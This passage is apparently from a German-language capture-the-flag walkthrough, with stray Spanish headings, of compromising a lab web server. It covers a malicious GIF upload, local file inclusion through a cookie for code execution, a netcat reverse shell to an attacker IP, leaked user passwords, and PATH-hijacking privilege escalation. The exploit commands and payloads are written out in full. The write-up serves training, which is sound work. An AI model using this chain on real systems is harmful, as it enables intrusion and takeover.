http://192.168.10.176/?page=upload.
-
Wir wählen die Datei
shell.gifaus, die wir gerade erstellt haben.
-
Wir klicken auf „Upload“.

3.3. VERZEICHNIS-ENTDECKUNG
Sección titulada «3.3. EL DESCUBRIMIENTO DEL DIRECTORIO»Hier beantworten wir: „Woher wissen wir, wo die Datei liegt?“.
Methode A: Logik und Standards
Sección titulada «Método A: Lógica y Estándares»In Webanwendungen liegen Bilder in 90 % der Fälle in Ordnern namens:
/uploads//upload//images//files/
Methode B: Fuzzing (Gobuster/Dirb)
Sección titulada «Método B: Fuzzing (Gobuster/Dirb)»Wäre es nicht offensichtlich, würden wir gobuster verwenden, um versteckte Ordner zu finden:
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-2-web]└─$ gobuster dir -u http://192.168.10.176 -w /usr/share/seclists/Discovery/Web-Content/common.txt
Ergebnis:
.../upload (Status: 301) [Size: 317] [--> http://192.168.10.176/upload/]...Anschließend werden wir im Browser den Ordner uploads aufrufen, um zu prüfen, ob die hochgeladene Datei existiert:
-
Wir öffnen den Browser.
-
Wir schreiben:
http://192.168.10.176/upload/.
Anstatt einen "403 Forbidden"-Fehler auszugeben, zeigt uns der Server eine Liste aller Dateien im Verzeichnis an. Dies ist eine Apache-Fehlkonfiguration (Options +Indexes).
Wir konnten unsere Datei sehen, aber mit einem geänderten Namen in Form eines MD5-Hashes: f3035846cc279a1aff73b7c2c25367b9.gif.
4. REMOTE CODE EXECUTION (RCE) UND REVERSE SHELL
Sección titulada «4. EJECUCIÓN REMOTA DE CÓDIGO (RCE) Y REVERSE SHELL»Als nächstes werden wir die Fähigkeit, Dateien hochzuladen und LFI in eine interaktive Shell des Systems mit der Schwachstelle namens „Directory Listing + Local File Inclusion (Cookie lang)“ umwandeln, indem wir die schädliche Shell-Datei verwenden, die wir zuvor verwendet haben: f3035846cc279a1aff73b7c2c25367b9.gif
4.1. PAYLOAD-LOKALISIERUNG (Enumeration)
Sección titulada «4.1. LOCALIZACIÓN DEL PAYLOAD (Enumeración)»Nachdem die Datei über ?page=upload hochgeladen worden war, mussten wir wissen, wo sie gespeichert wurde und unter welchem Namen (da die Anwendung die Dateien mithilfe eines MD5-Hashes umbenennt).
Wir werden das Standardverzeichnis /upload/ überprüfen:
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-2-web]└─$ curl http://192.168.10.176/upload/4.2. AUSFÜHRUNG VIA COOKIE (Der Trigger)
Sección titulada «4.2. EJECUCIÓN VIA COOKIE (El Trigger)»Die Angriffslogik
Sección titulada «La Lógica del Ataque»Aus der vorherigen Code-Audit (index.php) wissen wir, dass die Anwendung dies tut:
include("lang/".$_COOKIE['lang']);Daher müssen wir:
- Verlassen des Verzeichnisses
lang/unter Verwendung von../. - Betreten des Verzeichnisses
upload/. - Zielen auf unsere Datei
.gif(die bösartigen PHP-Code enthält).
Überprüfung der Ausführung
Sección titulada «Verificación de Ejecución»Wir werden eine Anfrage senden, indem wir das Cookie lang modifizieren und den Befehl id über den GET-Parameter cmd übergeben (den wir in das GIF injizieren werden).
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-2-web]└─$ curl -v -b "lang=../upload/f3035846cc279a1aff73b7c2c25367b9.gif" "http://192.168.10.176/?cmd=id"
Ergebnis:
...uid=33(www-data) gid=33(www-data) groups=33(www-data)...Wir bestätigen, dass wir RCE als Webserver-Benutzer haben.
4.3. ERHALT EINER REVERSE SHELL (Initial Access)
Sección titulada «4.3. OBTENCIÓN DE REVERSE SHELL (Initial Access)»Um komfortabel arbeiten zu können, benötigen wir ein interaktives Terminal, anstatt jedes Mal nur einen Befehl auszuführen.
4.3.1: Listener vorbereiten
Sección titulada «4.3.1: Preparar el Listener»Auf unserer Angriffsmaschine (Kali) werden wir einen Port öffnen, um die Verbindung zu empfangen:
nc -nlvp 4444
4.3.2: Der Connection-Payload
Sección titulada «4.3.2: El Payload de Conexión»Wir werden eine klassische Reverse Shell von netcat verwenden (da nc normalerweise auf diesen Maschinen installiert ist). Da wir den Befehl über die URL übergeben, ist es wichtig, die Sonderzeichen zu kodieren (URL-Kodierung), insbesondere & (%26) und Leerzeichen (+ oder %20).
Nicht kodierter Befehl:
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.10.71 4444 >/tmp/fFinaler Exploit-Befehl:
curl -b "lang=../upload/f3035846cc279a1aff73b7c2c25367b9.gif" \"http://192.168.10.176/?cmd=rm+/tmp/f;mkfifo+/tmp/f;cat+/tmp/f|/bin/sh+-i+2>%261|nc+192.168.10.71+4444+>/tmp/f"
4.4. SHELL-STABILISIERUNG (Post-Exploitation)
Sección titulada «4.4. ESTABILIZACIÓN DE LA SHELL (Post-Explotación)»Sobald wir die Verbindung zu nc erhalten haben, ist das Terminal instabil (wenn wir Strg+C drücken, verlieren wir die Verbindung).

Verfahren zur Stabilisierung:
-
Zu TTY eskalieren:
python -c 'import pty; pty.spawn("/bin/bash")'# O si no hi ha python:/usr/bin/script -qc /bin/bash /dev/null -
Variablen anpassen:
export TERM=xterm

Wir haben nun eine stabile Shell wie www-data. Der nächste Schritt besteht darin, uns lateral zu dem Benutzer mike oder kate zu bewegen, indem wir die Anmeldedaten verwenden, die wir bereits haben oder in MySQL gefunden haben.
5. PRIVILEGENESKALATION UND POST-EXPLOITATION
Sección titulada «5. ESCALADA DE PRIVILEGIOS Y POST-EXPLOTACIÓN»Da wir eine Reverse-Shell wie www-data haben, ist es nun unser Ziel, Zugriff auf root zu erhalten und die Flags unter Verwendung der Technik „Missbrauch von SUID-Binärdateien + PATH Hijacking“ zu lesen.
5.1. LATERALE BEWEGUNG (Von www-data zu Benutzer)
Sección titulada «5.1. MOVIMIENTO LATERAL (De www-data a Usuario)»Sobald wir die Reverse Shell haben, sind wir der Benutzer des Webservers (www-data). Dieser Benutzer hat nur sehr wenige Berechtigungen. Wir müssen zu einem echten Systembenutzer werden.
5.1.1 Wiederherstellung von Anmeldedaten
Sección titulada «5.1.1 Recuperación de Credenciales»In der vorherigen Phase (MySQL) haben wir die Passwörter der Benutzer extrahiert und dekodiert:
kent:JWzXuBJJNymike:SIfdsTEn6Ikane:iSv5Ym2GRo
5.1.2 Benutzerwechsel
Sección titulada «5.1.2 Cambio de Usuario»Wir werden versuchen, mit den gesammelten Benutzeranmeldedaten darauf zuzugreifen:

Beim Testen haben wir festgestellt, dass es mit dem Benutzer Kent funktioniert hat und wir Zugriff erhalten konnten.
5.2. PRIVILEGIEN-ENUMERATION (Recon)
Sección titulada «5.2. ENUMERACIÓN DE PRIVILEGIOS (Recon)»Wir werden nach Wegen suchen, um auf root zu eskalieren. Die gängigste Technik unter Linux ist die Suche nach Binärdateien, bei denen das SUID-Bit (Set User ID) aktiviert ist. Diese Dateien werden mit den Berechtigungen des Eigentümers (root) statt mit denen des Benutzers ausgeführt, der sie aufruft.
5.2.1 Suche nach SUIDs
Sección titulada «5.2.1 Búsqueda de SUIDs»find / -perm -u=s -type f 2>/dev/nullErgebnis (gefilterte Ausgabe):

Da wir festgestellt haben, dass unter diesem Benutzer nichts zu finden ist, wechseln wir zum anderen Benutzer namens kane und führen denselben Befehl aus:

5.3 ERSTE ESKALATION: VON KANE ZU MIKE
Sección titulada «5.3 PRIMERA ESCALADA: DE KANE A MIKE»Als Benutzer kane werden wir unser Verzeichnis auflisten und eine verdächtige Binärdatei finden.
5.3.1 Reconnaissance (msgmike)
Sección titulada «5.3.1 Reconocimiento (msgmike)»ls /home/kane/Analyse des Binärs:
Wir werden strings ausführen, um zu sehen, was es tut:
strings /home/kane/msgmikeErgebnis:

Schwachstelle erkannt: Das Programm führt den Befehl cat ohne Verwendung des absoluten Pfads (/bin/cat) aus. Dies ermöglicht einen PATH Hijacking-Angriff. Da die Binärdatei SUID von mike ist, werden wir Code als mike ausführen, wenn wir cat kapern.
5.3.2 Exploitation (Hijacking cat)
Sección titulada «5.3.2 Explotación (Hijacking cat)»Wir möchten, dass das Programm, wenn es cat aufruft, tatsächlich eine Shell (/bin/sh) öffnet.
-
Zu einem sicheren Verzeichnis wechseln:
Ventana de terminal cd /tmp -
Das falsche
caterstellen:Ventana de terminal echo "/bin/bash" > catchmod +x cat -
PATH manipulieren und ausführen:
export PATH=/tmp:$PATH/home/kane/msgmike
